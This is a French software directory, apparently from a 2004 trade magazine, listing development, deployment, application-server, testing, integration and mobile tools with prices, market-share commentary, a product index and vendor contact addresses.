Softvelocity	STR	Clarion	6	Non	Commerciale	NC	Non	Oui	Oui		
Macromedia		ColdFusion	6,1	Oui	Commerciale	NC	Oui	Oui	Oui	Oui	langage ColdFusion
Raining Data		Omnis Studio	4		Commerciale	NC	Oui		Oui	Oui	
GUPTA		Team Developer	3,1	Non	Commerciale	NC	Oui		Oui	Oui	.NET
Stilo		Omnimark	7	Non	Commerciale	NC	Oui	Oui	Oui	Oui	Java, .NET

Les Outils de déploiement

Le déploiement avec la complexité croissante des applications et infrastructures et les technologies hétérogènes, devient un environnement à part entière. Aujourd'hui, la plupart des IDE et serveurs d'applications proposent en standard des fonctions de déploiement. Certains éditeurs proposent des "déploieurs" prenant en charge tout le processus et la

mise à jour (ex. : Borland Deployment Op-Center). Le marché des installeurs est dominé par InstallShield mais il existe toute une offre indépendante et de petits éditeurs. Les installeurs multi-plates-formes de type Java ne sont pas rares. Une des tendances est de mettre en place une politique de déploiement et gestion des mises à jour, en entreprise.

Nom de l'Editeur	Distributeur français	Nom du logiciel	Version	Version française	Type de licence	Prix	Plate-forme	Autre	Supporte les services web	Type
iAnywhere		Manage Anywhere Studio	5.5	Oui	Commerciale	95	Windows / .Net, Linux/Unix	Pocket PC, Palm	Oui	Déploiement, Installateur classique, Installateur réseau / Internet
Altova		AUTHENTIC	2004r4	Non	Commerciale	NC	Windows / .Net			Installateur classique, Installateur réseau / Internet
Installshield		InstallShield	10	Oui	Commerciale	NC		La plupart des systèmes		gamme très complète selon les besoins
Borland		Deployment Op-Center	6		Commerciale	NC	Windows / .Net,	Linux/Unix	Solaris	
Wise		Wise Windows Installateur			Commerciale	NC	Windows	MacOS X		Gamme multi-plate-forme
Zero G		InstallAnywhere		Oui	Commerciale	NC	Windows / .Net, Linux/Unix	MacOS X		
Bernard D&G	ATHENA GLOBAL SERVICES	TURBO DEMO	5	Oui	Commerciale	699	Windows / .Net		Oui	

Serveurs d'applications

Deux serveurs d'applications dominent le marché largement : WebSphere d'IBM et WebLogic de BEA. Entre les deux, une guerre de chiffres depuis plusieurs années. Pour Gartner (mai 2003), IBM arrivait en tête avec 37 % du marché mondial contre 29 % attribué à BEA. En 2003, la croissance en valeur de WebLogic fut faible (1 %) alors que WebSphere avait un taux de 12 %. Cependant, la bataille en 2004, et davantage en 2005, risque de devenir encore plus dure sur les serveurs J2EE. Red Hat annonce son arrivée et les serveurs libres de

types JBoss et Jonas croissent sans cesse. D'autres éditeurs marginalisés tentent de revenir sur la scène : Apple, avec WebObject, Sun avec Java System Application Server 8, etc. Oracle fonde de grands espoirs sur la version 10g et Sybase est devenu un acteur "négligeable". Côté .NET, Microsoft a aussi des espoirs, mais les serveurs J2EE sont tellement dominateurs qu'il lui sera difficile avant plusieurs années de s'y faire une bonne place, à moins que les tendances d'utilisation de .NET profitent aussi au serveur d'application.

Nom de l'Editeur	Distributeur français	Nom du logiciel	Version	Version française	Type de licence	Prix	Type	Autre	Supporte les services web	Détails techniques
ORACLE		Oracle Application Server	10g	Oui	Commerciale	8400	Java/J2EE		Oui	J2EE, Portail, B.I, Intégration
OpenSource Editions	OpenSource Editions	WysiUp	3.01	Oui	Commerciale	2450	Java/J2EE	PHP/XML/XSLT	Oui	
Macromedia		Jrun	4	Oui	Commerciale	NC	Java/J2EE		Oui	
BEA		WebLogic	8,1		Commerciale	NC	Java/J2EE		Oui	
IBM		WebSphere AS		Oui	Commerciale	NC	Java/J2EE		Oui	
Apple		WebObjects		Oui	Commerciale	NC	Java/J2EE		Oui	Windows, MacOS X
JBoss		JBoss	4	Oui	Libre	NC	Java/J2EE		Oui	
Objectweb		Jonas	3.3.6	Oui	Libre	NC	Java/J2EE		Oui	
Borland		Enterprise Server			Commerciale	NC	Java/J2EE	.NET	Oui	
Sun		Java System AS		Non		NC	Java/J2EE		Oui	
Novell		exteNd Enterprise Suite	5	Non	Commerciale	NC	Java/J2EE		Oui	

Outils de déboguage et d'optimisation

Nom de l'Editeur	Nom du logiciel	Version	Version française	Type de licence	Prix	Type	Autre	Langage	Accès à distance	Supporte les services web	Détails techniques
Ideo Logiciels	QAWizard	2.3	Non	Commerciale	2995	Tests & montée en charge		C/C++,VB,VB.Net, C#, Perl, Python, Java, PHP	Oui	Oui	
Quest Software	JProbe	5.2	Non	Commerciale	1800	Débogueur, Optimisation, Mémoire & Thread	Profilage mémoire	Java		Oui	Diagnostic/résolution des problèmes de performance
SERENA Software	SERENA DIMENSIONS	8	Non	Commerciale	4073		Gestion des Configurations Logicielles	C/C++	Oui		
SERENA Software	SERENA Professional	8	Non	Commerciale	1781		Gestion de Configuration Logicielle	C/C++	Oui		
SERENA Software	SERENA TeaTrack		Non	Commerciale	NC		Enterprise Change Management	C/C++	Oui		
SERENA Software	SERENA ChangeMan		Non	Commerciale	NC		Gestion de Configuration Logicielle	C/C++	Oui		
Ideo Logiciels	QAWizard	2.3	Non	Commerciale	2995	Tests & montée en charge		C/C++,VB,VB.Net, C#, Perl, Python, Java, PHP	Oui	Oui	
IBM	Rational Team Unify			Commerciale							
Compuware	DevPartner Java Edition	3.0.1	Non	Commerciale	2850	Débogueur, Tests & montée en charge, Optimisation, Mémoire & Thread		Java	Oui		
Compuware	DevPartner Studio Professional Edition	7.2	Non	Commerciale	2850	Débogueur, Tests & montée en charge, Optimisation, Mémoire & Thread		C/C++,VB,ASPNET VB.Net, C#, JScript 7	Oui	Oui	
Compuware	DriverStudio	3.1	Non	Commerciale	4150	Débogueur, Tests & montée en charge, Optimisation		C/C++	Oui		Pour développer des pilotes
Borland	Optimizelt	6	Oui	Commerciale	NC	Optimisation, Tests & montée en charge, Mémoire & Thread	gestion de performance	Java			Existe aussi pour .NET
Parasoft	jtest			Commerciale	NC	Tests		Java			
Parasoft	jcontract			Commerciale	NC	Tests		monitoring tool			
Parasoft	c++ test			Commerciale	NC	Tests		C/C++			
Parasoft	codewizard			Commerciale	NC		analyseur de code	C/C++			
Parasoft	insure++			Commerciale	NC	Tests	détecteur d'erreur de code	C/C++			
Parasoft	.test			Commerciale	NC	Tests		.NET	Oui		
Parasoft	soaptest			Commerciale	NC	Tests		Soap	Oui		
Telelogic	TAU / Tester		Non	Commerciale	NC	Tests		C/C++, Java, SQL, Ada			
Junit	Junit		Non	Libre	NC	Tests		Java			
Mutek	AppSight		Non	Commerciale	NC		Détecteur d'erreurs	Java,VB.NET, C#	oui		Enregistre toutes les actions pour détecter les erreurs
Mercury	TestDirector	8	Oui	Commerciale	NC		Gestion de tests				
Mercury	QuickTest Professional		Oui	Commerciale	NC	Tests		Java, .NET			
Mercury	LoadRunner	7	Oui	Commerciale	NC		Tests de charge				

Intégration

Nom de l'Editeur	Distributeur français	Nom du logiciel	Version française	Version	Type de licence	Prix	Plate-forme	Support XML	Supporte les services web	Détails techniques
IONA Technologies		Artix	2.0.1	Non	Commerciale		Windows / .Net	Oui Linux/Unix	Oui	Intégration services web
IONA Technologies		Orbix	6.1	Non	Commerciale		Windows / .Net	Oui	Oui	CORBA
Cross Database Technology		DataEXchanger	6	Oui	Commerciale	25000	Windows / .Net	Oui	Oui	EAI tactique, 100 clients de toute taille
LYRIA		LEONARDI	2.1	Oui	Commerciale	10000	Java/J2EE	Oui		Poste client universel MDA multi-cibles
webMethods FRANCE		Integration Platform	6.1.	Oui	Commerciale		Windows / .Net	Oui	Oui	Java/J2EE - Linux/Unix
Cross Database Technology	Partenaires agréés	DataEXchanger	6	Oui	Commerciale	25000	Windows / .Net	Oui	Oui	Automatisation et gestion des flux inter-appli
De Gamma	Eurinfo Partners	De Gamma Suite	2.5	Oui	Commerciale	40000	Windows / .Net	Oui	Oui	SOA
MAGIC SOFTWARE ENTREPRISES		iBOLT	1.5	Oui	Commerciale	65000	Windows / .Net	Oui	Oui	Conformité .Net et J2EE , XML et Web Services
Sonic		Sonic ESB	5.5	Non	Commerciale		Windows / .Net, Linux/Unix	Oui	Oui	Bus XML
Sonic		XML Server	5.0.1	Non	Commerciale		Windows / .Net, Linux/Unix	Oui	Oui	
Sonic		Integration Workbench	5.5	Non	Commerciale		Windows / .Net, Linux/Unix	Oui	Oui	
Microsoft		Biztalk	2004	Oui	Commerciale		Windows / .Net	Oui	Oui	

Outils pour mobiles

Aujourd'hui, le marché des terminaux mobiles se divise en plusieurs sections : PDA (PocketPC, Palm...), Smartphone et TabletPC. Le monde du PDA se divise en deux camps : le Palm et le PocketPC. Si Palm a longtemps écrasé le marché, Microsoft et PocketPC ont su en quelques années faire quasiment jeu égal avec Palm. Selon le Gartner, Palm aurait 40,7 % du marché au premier trimestre 2004 (en forte baisse), contre 40,2 % pour le PocketPC ! Le système BlueBerry, grâce à l'implémentation de technologies et fonctions manquantes, continue à prendre des parts de marché, en un an, ce petit PDA a vu sa part de marché passer de 3,1 à 14,8 %. Si on prend le smartphone (marché européen, 1er trimestre 2004, chiffres IDC), Symbian domine le marché avec 57,2 %,

suivi loin derrière par Windows Mobile avec 23,9 %, PalmOS avec 15,5 %. Linux est marginalisé. Par contre, tendance inverse aux USA pour la même période : PalmOS à 46 %, PocketPC Phone Edition 22 %, Windows Smartphone 13 %, Symbian 11 % et Linux 8 %. Si Windows confirme dans le PDA, dans le smartphone, cela tarde à se confirmer : peu de téléphones disponibles, et sans doute, manque d'applications. Il faudra voir si .NET Compact Framework peut changer quelque peu la donne. Le langage Java / J2ME (notamment dans i-mode) ainsi que le C demeurent des langages largement utilisés sur les terminaux mobiles même sous Windows Mobile.

Nom de l'Editeur	Nom du logiciel	Version	Version française	Type de licence	Prix	Plate-forme	Langage	Détails techniques
iAnywhere	M-Business Anywhere	5.5	Oui	Commerciale	283	PocketPC, SmartPhone, TabletPC, Palm, Symbian, Laptop	HTML, C, C++, Javascript,	Plateforme permettant de distribuer du contenu Web
PC SOFT	WINDEV Pocket PC	8	Oui	Commerciale	999	PocketPC, SmartPhone, TabletPC, Windows CE Windows Mobile 2003 et 2003	W-Langage C, C++	
Metrowerks	CodeWarrior for Palm		Non	Commerciale	NC	Palm	C, C++	
Borland	Mobile Studio		Non	Commerciale	NC	Symbian, i-Mode	C, C++ Java	Combine plusieurs outils Borland
Microsoft	eMbedded VC++	4	Non	Commerciale	NC	PocketPC, SmartPhone, TabletPC	C, C++	
Sybase Pocket	PowerBuilder		Oui	Commerciale	NC	PocketPC		Déclinaison PDA de PowerBuilder
Sybase	AvantGo		Oui	Freeware		PocketPC, SmartPhone, Palm, Symbian		Pour adapter les sites Web
Plazmic	Content Developer Kit			Commerciale	NC	BlackBerry		Pour PDA BlackBerry
BlackBerry	BlackBerry JDE	3,7	Non	Freeware		BlackBerry	Java,	pour PDA BlackBerry

Logiciels	Société
.test	Parasoft
4e dimension	4D

A

Adaptative Server Enterprise	Sybase
AllFusion Change & Configuration Management	Computer Associates
AllFusion Component Modeler	Computer Associations
Aphelion Java	LinuxWorks
AppSight	Mutek
ArcStyler	Interactive Objects
Artix	IONA Technologies
AUTHENTIC	Altova
AvantGo	Sybase

B

becubic	Soamaï
BlackBerry JDE	BlackBerry
Biztalk	Microsoft
BORNEO	SYSDEO
BX for Java	ICS

C

C# Builder	Borland
C++ Builder	Borland
c++ test	Parasoft
Caché	INTERSYSTEMS
CAST Application Mining Suite	CAST
Chart FX Client Server	Software FX, Inc.
Chart FX Developer Studio	Software FX, Inc.
Chart FX for .NET	Software FX, Inc.
Chart FX for Java	Software FX, Inc.
Chart FX Internet 5.5	Software FX, Inc.
Clarion	Softvelocity
CodeCharge Studio	CodeCharge
CodeWarrior	Metrowerks
CodeWarrior for Palm	Metrowerks
CodeWarrior for QNX RTOS	Metrowerks
codewizard	Parasoft
ColdFusion	Macromedia
Crystal Report	Crystal Report

D

DataEXchanger	Cross Database Technology
DB/XML	DataMirror
DB2	IBM
De Gamma Document Management	De Gamma
De Gamma Suite	De Gamma
Delphi	Borland
Deployment Op-Center	Borland
Describe	EMBARCADERO Europe Ltd
Developer Studio	Documentum
DevPartner Java Edition	Compuware
DevPartner Studio Professional Edition	Compuware
DevRocket	Monta Vista
doc to help	Component One
DOORS	Telelogic
Dreamweaver MX	Macromedia
DriverStudio	Compuware

E

Eclipse	Eclipse
eMbedded VC++	Microsoft
Enterprise Server	Borland
Enterprise Studio	ComponentOne Europe Ltd

Logiciels	Société
ER/Studio	EMBARCADERO Europe Ltd
eVB Tools	Microsoft
exteNd Enterprise Suite	Novell
exTeNd Professional Suite	Novell

F

FileMaker Developer	FileMaker
FrontPage	Microsoft

G

GCC	GCC
GNU Toolchain	LinuxWorks
GoLive CS	Adobe

I

iBOLT	MAGIC SOFTWARE ENTREPRISES
InstallAnywhere	Zero G
InstallShield	Installshield
insure++	Parasoft
Integration Platform	webMethods FRANCE
Intel Compiler	Intel
IntelliJ IDEA	JetBrains
InterBase	Borland

J

Java Studio	SUN
Java Studio Creator	SUN
Java System AS	Sun
JBoss	JBoss
Jbuilder	Borland
JClass	Quest Software
jcontract	Parasoft
JOnas	Objectweb
JProbe	Quest Software
Jrules	ILOG
Jrun	Macromedia
jtest	Parasoft
Junit	Junit

K

KDO	Versant
Knowledge Xpert	Quest Software
Kylix	Borland

L

LabView	National Instrument
LEIF	Rogue Wave
LEONARDI	LYRIA
LiDO	Libelis
LoadRunner	Mercury

M

M-Business Anywhere	iAnywhere
MagicDraw UML Pro	No Magic
Manage Anywhere Studio	iAnywhere
MAPFORCE	Altova
Merant Professional	Merant
Mobile Studio	Borland
Momentics Development Suite PE	QNX
Mono	Novell
MySQL	MySQL

N

NetAdvantage	Infragistics
NetBeans	Netbeans

Logiciels	Société
O	
Objecteering/UML	Objecteering Software
Omnimark	Stilo
Omnis Studio	Raining Data
OpenEdge	Progress Software
OptimalJ	Compuware
Optimizelt	Borland
Oracle Application Server	ORACLE
Oracle Data Base	ORACLE
Oracle JDeveloper	ORACLE
Oracle Reports	ORACLE FRANCE
Orbix	IONA Technologies
P	
Perforce	Perforce Software
Pervasive SQL	Pervasive
Plazmic Content Developer Kit	Plazmic
Pocket PowerBuilder	Sybase
PostgreSQL	PostgreSQL
PowerAMC	SYBASE
PowerBuilder	SYBASE
PowerLib	Novalys
Q	
QAWizard	Ideo Logiciels
QAWizard	Ideo Logiciels
QT	TrollTech
QuickTest Professional	Mercury
R	
Rapid SQL	EMBARCADERO
Rational ClearCase	IBM
Rational Process Workbench	IBM
Rational Rose Developer	IBM
Rational Team Unify	IBM
Rational XDE	IBM
RobotHelp	Macromedia
S	
SERENA ChangeMan	SERENA Software
SERENA DIMENSIONS	SERENA Software
SERENA Professional	SERENA Software
SERENA TeaTrack	SERENA Software
soapstest	Parasoft
sonic ESB	Sonic
sonic Integration workbench	Sonic
sonic XML server	Sonic
SourcePro C++	Rogue Wave
SQL Anywhere Studio	iAnywhere
SQL Base	GUPTA
SQL Navigator	Quest Software
SQL Server	Microsoft
StarTeam	Borland
Stingray	Rogue Wave
Struts	Apache
STYLEVISION	Altova
Surround SCM	Ideo Logiciels
SweetDEV	Ideo Technologies
Synergy	Telelogic
T	
Tamino XML	Software AG
TAU	Telelogic

Logiciels	Société
TAU / Tester	Telelogic
TAU / UML	Telelogic
Team Developer	GUPTA
Test Real Time	IBM
TestDirector	Mercury
TestTrack Pro	Ideo Logiciels
TOAD	Quest Software
TOAD for MySQL	Quest Software
Together	Borland
Tornado II	Wind River
TSE	Tuxia
TURBO DEMO	Bernard D&G
U	
Uniface	Compuware
V	
Versant Developer Suite	Versant
Views	ILOG
Visual Expert	Novalys
Visual FoxPro	Microsoft
Visual SourceSafe	Microsoft
Visual Studio .NET 2003	Microsoft
VisualLynux IDE	LynuxWorks
W	
WEBDEV	PC SOFT
WebLogic	BEA
WebLogic Workshop	BEA
WebMatrix	Microsoft
WebObjects	Apple
WebSphere AS	IBM
Wind Power IDE	Wind River
WINDEV	PC SOFT
WINDEV Pocket PC	PC SOFT
Windows Embedded Studio	Microsoft
Wise Windows Installeur	Wise
Workbench	Wind River
WSAD	IBM
WysiUp	OpenSource Editions
X	
Xceed Backup Library	Xceed
Xceed Binary Encoding Library	Xceed
Xceed Encryption Library	Xceed
Xceed FTP for .NET	Xceed
Xceed FTP Library	Xceed
Xceed Grid for .NET	Xceed
Xceed SmartUI	Xceed
Xceed SmartUI for .NET	Xceed
Xceed Streaming Compression for .NET	Xceed
Xceed Streaming Compression Library	Xceed
Xceed Winsock Library	Xceed
Xceed Zip Compression Library	Xceed
Xceed Zip for .NET	Xceed
Xcode	Apple
XMLSPY	Altova
Z	
Zend Studio	Zend
Zope	Zope

4D

60, rue d'Alsace
92110 Clichy
01 40 87 92 00
www.4d.fr
www.4d.fr/support

AB SOFT

1 bis, rue Collange
92593 Levallois Perret
01-56-76-58-36
www.absoft.fr

ADOBE

33 Avenue du Maine
Tour Maine Montparnasse BP14
75755 Paris cedex 15
01 56 54 99 73 - 06 72 74 00 78
www.adobe.com

AKAMAI

12 rue d'Oradour sur glane
75015 Paris
01-56-97-30-00
www.akamai.fr

ALTOVA

Rudolfplatz 13a/9
A-1010 Vienne
Autriche
+43 (1) 545 5155 - 0
www.altova.com

ASCENTIAL SOFTWARE

Tour Areva
1 place de la Coupole
92084 Paris La Défense Cedex
01 46 96 37 42
www.ascential.com

ATTACHMATE

62 bis avenue André Morizet
92100 Boulogne
01 46 04 10 10
www.attachmate.com

BEA France

Tour Manhattan - 6, place de l'Iris
92095 Paris La défense 2 cedex
01 41 45 84 70
www.fr.bea.com

BERNARD D&G

am heilbrunnem 47
72766 Reutlingen
Allemagne
00 49 71 21 310 731/168829
www.turbodemo.com

BORLAND

La Défense 8 - Tour Franklin
92042 Paris la Défense Cedex
01 55 23 55 22-06 23 33 70 20
www.borland.com

INTERSYSTEMS

Les centres d'affaires 400
Avenue Roumanille, BP 309
6906 Sophia Antipolis Cedex
04 93 00 11 44
www.intersystems.fr

CAST SOFTWARE

3, rue Marcel Allégot
92190 Meudon
01 46 90 21 00
www.castsoftware.com

COMPONENT ONE

Knapp house Howley
TA20 3DU Chard Somerset
Grande-Bretagne
44(0)1460 234636
www.componentone.co.uk
info@componentone.co.uk

COMPUTER ASSOCIATES

Immeuble Ex-libris
25 quai du Président Paul Doumer
92408 Courbevoie Cedex
01 49 02 50 00
www.ca.com

COMPUWARE France

1, avenue de la Cristallerie
92316 Sevres
01 41 14 20 98
www.compuware.com
devpartner.fr@compuware.com

Cross Database Technology

Tour de Lyon
185 rue de Bercy
75012 Paris
01 53 44 78 80 - 06 22 04 74 53
www.dataexchanger.com
contact@dataexchanger.com

DE GAMMA

21 avenue Joseph Else
68310 Wittelsheim
03 89 33 26 70
www.2gamma.com
info@2gamma.com

DIGIFACTORY

21 bis rue parmentier
92800 Puteaux
01 47 72 19 30- 06 63 05 72 33
www.digifactory.fr

DYNA DATA

15-17 avenue Marc Sangnier
92390 Villeneuve la Garenne
01 41 21 04 83 - 06 62 75 07 26
www.dynadata.com

DOCUMENTUM

696, Rue Yves Kermen
92658 Boulogne Billancourt Cedex
+33 1 55 20 22 00
WWW.documentum.com

EIKONEX

64, allées Jean Jaurès
31000 Toulouse
05 34 416 800
www.eikonex.net

EMBARCADERO EUROPE

Braywick House West Windsor Road -
Maidenhead
SL6 1DN Berkshire
Grande-Bretagne
441 628 684 423 - 441 628 684 444
www.embarcadero.com

ENGENUITY TECHNOLOGIE (LOOX SOFTWARE)

4700 de la Savane Suite 300
H4P1T7 Montréal
Canada
0-800-911-794/259
www.engenuitytech.com

ESMERTEC

Lagerstrasse 14
CH-8600 Dübendorf
Suisse
+41 1 823 89 00

EVALUANT

12 rue des frères lumière
68093 Mulhouse Cedex
03 89 33 69 35 - 06 62 89 21 22
www.evaluant.com

EXECUTIVE SOFTWARE

Kings House Cantelupe Road East Grinstead
RH19 3BE West Sussex
Grande-Bretagne
00 44 1342 327 477
www.execsoft.co.uk

FILE MAKER

2 rue Goethe
75016 Paris
01 44 43 40 00
www.filemaker.com
0820 38 27 13

FRANZ INC

555 12th Street Suite 1450
94531 Oakland, Ca
USA
www.franz.com

GATONERO PROJECT

5 rue d'Alger
75001 Paris
01 42 96 59 27 -0608064019
www.gatonero.com

GUPTA TECHNOLOGIES

Riesstrasse 15-17
D-80992 Paris
Allemagne
00-49-89-74812122
www.guptaworldwide.com

HUMMINGBIRD

2, rue des Italiens
75009 Paris Cedex 9
01 53 34 93 00
www.humbingbird.com

iAnywhere Solutions

27 rue du Colonel Pierre Avia
75015 Paris
www.ianywhere.com

IBM France

Tour Lotus
35-41 rue du capitaine Guynemer
92066 Paris la Défense
01 49 05 50 00
www.fr.ibm.com

IDEO LOGICIELS

51 rue de Verdun
92158 Suresnes Cedex
01 46 97 20 51
www.ideologiciels.com
0146972053

IDEO TECHNOLOGIES

51 rue de Verdun
92158 Suresnes Cedex
01 46 97 20 51
www.ideotechnologies.com
0146972053

ILOG

Bâtiment Orsud, 3-5 avenue Galliéni
94257 Gentilly cedex
01 49 08 29 70
www.ilog.fr

INFRAGISTICS

The Kinetic Business Centre
Theobald Street
WD6 4PJ Elstree - Hertfordshire
Grande-Bretagne
+44 (0) 800 298 9055
www.infragistics.com
support@infragistics.com

INSTALLSHIELD

Kings House
15 Orchard Street
BS1 5EH Bristol
Grande-Bretagne
00 44 117 903 0643
www.installshield.co.uk

INTALIO

Parc des affaires de Lasne
Chaussée de Louvain 431H
B-1380 Lasne
Belgique
00 32 2 687 33 35
www.intalio.com

IONA TECHNOLOGIES

Shelbourne Road
Dublin 4
Irlande
(353) 1 637 2000
www.iona.com

JBoss Group (Europe)

Verger l'Ecuyer 4
CH - 2068 Hauterive
Suisse
41 32 753 22 13
www.jboss.com

KAPITEC SOFTWARE

05 34 27 90 03
www.kapitec.com

KEEP TOOL

Otto-Grün-Str.5
63457 Hanau
Allemagne
+49 (0) 700 5337 8665
www.KeepTool.com

KELUA

9 chemin de la Brocardière
69570 Dardilly
04 37 49 63 95
www.kelua.com

LANSA INTEGRATOR

H. Consciencestraat 30
B-3000 Leuven
Belgique
00 32 16 300 794
www.lansa-europe.com

LIBELIS

26 rue de Chambéry
75015 Paris
01 56 56 12 56
www.libelis.com

LYRIA

3 rue Galvani
91741 MASSY
01 64 53 18 21
www.lyria.com
support@lyria.com

LYNX

269, rue de la Garenne
92024 Nanterre cedex
01 42 42 03 10
www.lynxonline.com

MACROMEDIA

1 avenue Morane Saulnier
Immeuble ST Exupéry
78140 Vélizy
01 39 45 11 60
www.macromedia.com

MACROVISION

Vision House, Priory Court
Wellfield Road, Preston Brook
WA7 3FR Cheshire
Grande-Bretagne
+44 (0) 1928 706326
www.macrovision.com

MAGIC SOFTWARE ENTREPRISES

13 bis, rue de l'Abreuvoir
92415 Courbevoie Cedex
01 49 04 14 27
www.magicsoftware.com/france

MANDRAKE SOFT

43 rue d'Aboukir
75002 Paris
01 40 41 17 64
www.mandrakesoft.com

MEDIAPPS

2 Place de la Défense - Le CNIT - BP 423
92053 Paris la défense Cedex
01 46 92 25 25
www.mediapps.com

MERANT (SERENA SOFTWARE)

Tour Europlaza
20 Avenue Andre Prothin - La Défense 4
92927 Paris la défense CEDEX
01 70 92 94 00
www.merant.com
support@serena.com

MERCURY INTERACTIVE

1, bis rue du Petit Clamart - BP 277
78147 VELIZY-VILLACOUBLAY CEDEX
01 40 83 64 07
www.mercury-eur.com

METROWERKS EUROPE

Riehenring 175
CH-4058 Basel
Suisse
+41 61 690 7500
www.metrowerks.com

MICROSOFT

18, Avenue du Quebec - ZA Courtaboeuf 1
91957 Les Ulis cedex
01 69 86 48 60 - 06 64 40 48 60
www.microsoft.com

Monta Vista

ZA du Buisson de la coudre
341 av. des bouleaux
78190 Trappes
www.mvista.com

MY SQL AB France

123, rue du Faubourg St Antoine
75011 Paris
+33 (0)1 43 07 70 99
www.mysql.com

NATIONAL INSTRUMENTS France

Centre d'Affaires Paris Nord
Immeuble le Continental BP 217
93153 Le Blanc Mesnil
01 48 14 24 06
www.ni.com

NO MAGIC

651 Corporate Circle, Suite 100
CO 80401 Golden
USA
(303) 215-9955
www.nomagic.com

NOVALYS

41-43 rue Paul Bert
92100 Boulogne Billancourt
01 41 31 82 88
www.novalys.net

NOVELL

Tour Framatome, La défense 6
1 place de la Coupole
92084 Paris La Défense Cedex
01 55 62 50 21
www.novell.com

OBJECTEERING

8 rue Germain Soufflot
Immeuble Sésame
78184 Saint-Quentin Yvelines
01 30 12 16 64
www.objecteering.com
info@objecteering.com

OBJECTWEB

655 av. de l'europe
38334 Saint-Ismier cedex
www.objectweb.org

OPEN SOURCE EDITION

4 quai des Etroits
69005 LYON
www.wysiup.net
support@wysiup.net

ORACLE

15, Boulevard Charles de Gaulle
92715 Colombes Cedex
01 57 60 20 20
www.oracle.com
metalink.oracle.com

ORBUS SOFTWARE

Vigilant House
120 Wilton road SW1V 1JZ London
Grande-Bretagne
00 44 20 7808 7655
www.orbussoftware.com

OXYMEL

58 rue Pottier
78150 Le Chesnay
01 39 43 00 65- 06 74 79 17 54
www.oxytel.com

PARASOFT

Château de Sainte Assise
77240 Seine Port
01 64 89 26 42
www.parasoft.com

PC SOFT

216, rue des Escarceliers BP 3019
34034 Montpellier Cedex
04 67 03 20 32
www.pcsoft.fr

PEREGRINE SYSTEMS

Tour Franklin- La Défense 8
92042 Paris la défense CEDEX
01 47 73 11 11
www.peregrine.com

PERFORCE Software Europe

"East Court Firgrove Road"
GU46 6HJ Yateley
Grande-Bretagne
+44 (0) 1252 861400
www.perforce.com
+44 1252 861400

PERVASIVE SOFTWARE

Bessenveldstraat 25
B-1831 Diegem
Belgique
00 32 498 43 79 38
www.pervasive.com

POWERQUEST

Centre d'affaires Athéna,
20, Allée Louis Calmanovic
93320 Pavillons-sous-bois
01 53 43 90 27
www.powerquest.com

PROGRESS SOFTWARE/SONIC

3 place de Saverne - Les Renardières B
92901 Paris la Défense Cedex
01 41 16 16 00
www.progress.com

PROLOGUE SOFTWARE

ZA de Courtaboeuf
12, Avenue des tropiques BP 73
91943 Les Ulis Cedex
01 69 29 39 15
www.prologue-software.fr

QNX SOFTWARE

am Listholze 76
D-30177 Hannover
Germany
00 49051194091-121
www.qnx.de

QUALICONTROL

75 rue Saint-Lazare
75009 Paris
01 42 81 17 47
www.qualicontrol.com

QUEST SOFTWARE France

79 avenue Edouard Vaillant - Bâtiment D
92100 Boulogne Billancourt
01 41 31 96 68
www.fr.quest.com

RAINING DATA

78-80 avenue Charles de Gaulle
93174 Bagnolet Cedex
01 49 72 49 75
www.rainingdata.com

RED HAT

Feringastrasse 6
D-85774 Munchen-Unterfohring
Allemagne
00 49-89-992-16-396
www.redhat.com

ROGUE WAVE SOFTWARE France

40 rue des Vignobles
78400 Chatou
01 30 09 78 78
www.roguewave.fr

SAP France

57 - 59 bd Malesherbes
75008 Paris
01 55 30 41 24
www.sap.com

SCO

4 boulevard des îles
92130 Issy les Moulineaux
01 41 90 24 00
www.sco.com

SMART UP

135 rue de Billancourt
92514 Boulogne Billancourt Cedex
01 41 22 13 06
www.smart-up.net

SOAMAI

235 avenue Le jour se lève
92651 Boulogne Cedex
01 46 08 69 13- 06 08 30 94 90
www.soamai.com

SODIMA

18 avenue du Québec
Villebon LP 701
91 196 Courtaboeuf Cedex
01 69 07 39 55
www.sodima.fr

SOFTWARE & PROCESS

BP 116
91944 Courtaboeuf Cedex
01 60 92 41 37
www.software-process.fr

SOFTWARE AG

5 avenue de Verdun
94204 Ivry sur seine
01 49 87 43 02
www.softwareag.com

SOFTWARE FX

Broad Quay House
Prince Street
BS1 4 DJ Bristol
Grande-Bretagne
00 44 117 905 8733
www.softwarefx.co.uk

SONIC SOFTWARE

Kreutzberger Ring 64
65205 Wiesbaden
Allemagne
00 49 611 977 1932-00 49 172 662 7336
www.sonicsoftware.com

SUN MICROSYSTEMS

13 avenue Morane Saulnier
78142 Vélizy Cedex
01 34 03 02 75 - 06 74 44 72 21
www.sun.com

SUSE-LINUX EUROPE

Deutscherhstr. 15-19
D-90429 Nürnberg - Allemagne
+49 (0) 911 74053-236

SYBASE France

27, rue du colonel Pierre Avia
75508 Paris Cedex 15
01 41 90 41 30
www.sybase.com

SYSDEO

98 route de la reine
92100 Boulogne
01 41 22 03 00
www.sysdeo.com
borneo@sysdeo.com

TALL COMPONENTS

Postbus 1121
5900 BC Venio
Pays-bas
00 31 77 47 48 677
www.tallcomponents.com

TELELOGIC

6/8, rue de la Réunion
91978 Les Ulis
(0)1 64 86 77 77
www.telelogic.com

TROLLTECH

Waldemar Thranesgt. 98
N-0175 Oslo
Norvège
00 47 92 26 50 33
www.trolltech.com

VERSANT

104 rue de Castagnary
75015 Paris
01 44 19 10 03- 06 87 72 68 24
www.versant.fr

WEBMETHODS

58 avenue Hoche
75008 Paris
01 55 37 36 48 - 33 (0) 6 17 55 57 13
www.webmethods.com

WIND RIVER

3 av. du Canada ZA Courtaboeuf 2
91975 Courtaboeuf cedex
01 64 86 66 00
www.windriver.fr

WIN DESIGN - CECIMA

24 rue de la Molle
13100 Aix en Provence
04 42 96 51 67
www.win-design.com

WISE SOLUTIONS

President Kennedylaan 19
2517 JK La Hague
Pays-bas
00 31 70 392 72 20 - +31 6 460 373 21
www.wise.com

WRQ SOFTWARE

Le Dôme- BP 10913
2, rue de la Haye
95731 Roissy CDG Cedex
01 49 19 88 00
www.wrq.com

XCEED SOFTWARE

1555 boulevard Jean-Paul Vincent
Suite 180
Québec - J4N 1L6
Longueuil
Canada
tel: (450) 442-2626, ext. 233
www.xceedsoft.com
sales@xceedsoft.com

Aston : .Net, workflow et PHP



Créée par Alain Chaboche en 1990, Aston est à la fois SSII et organisme de formation, et compte 270 salariés. Depuis quelques années, elle s'est spécialisée sur quelques créneaux pointus et porteurs, donc à valeur ajoutée. Le chiffre d'affaires prévu pour 2004 est de 18 millions d'euros, contre 16,25 l'an passé.

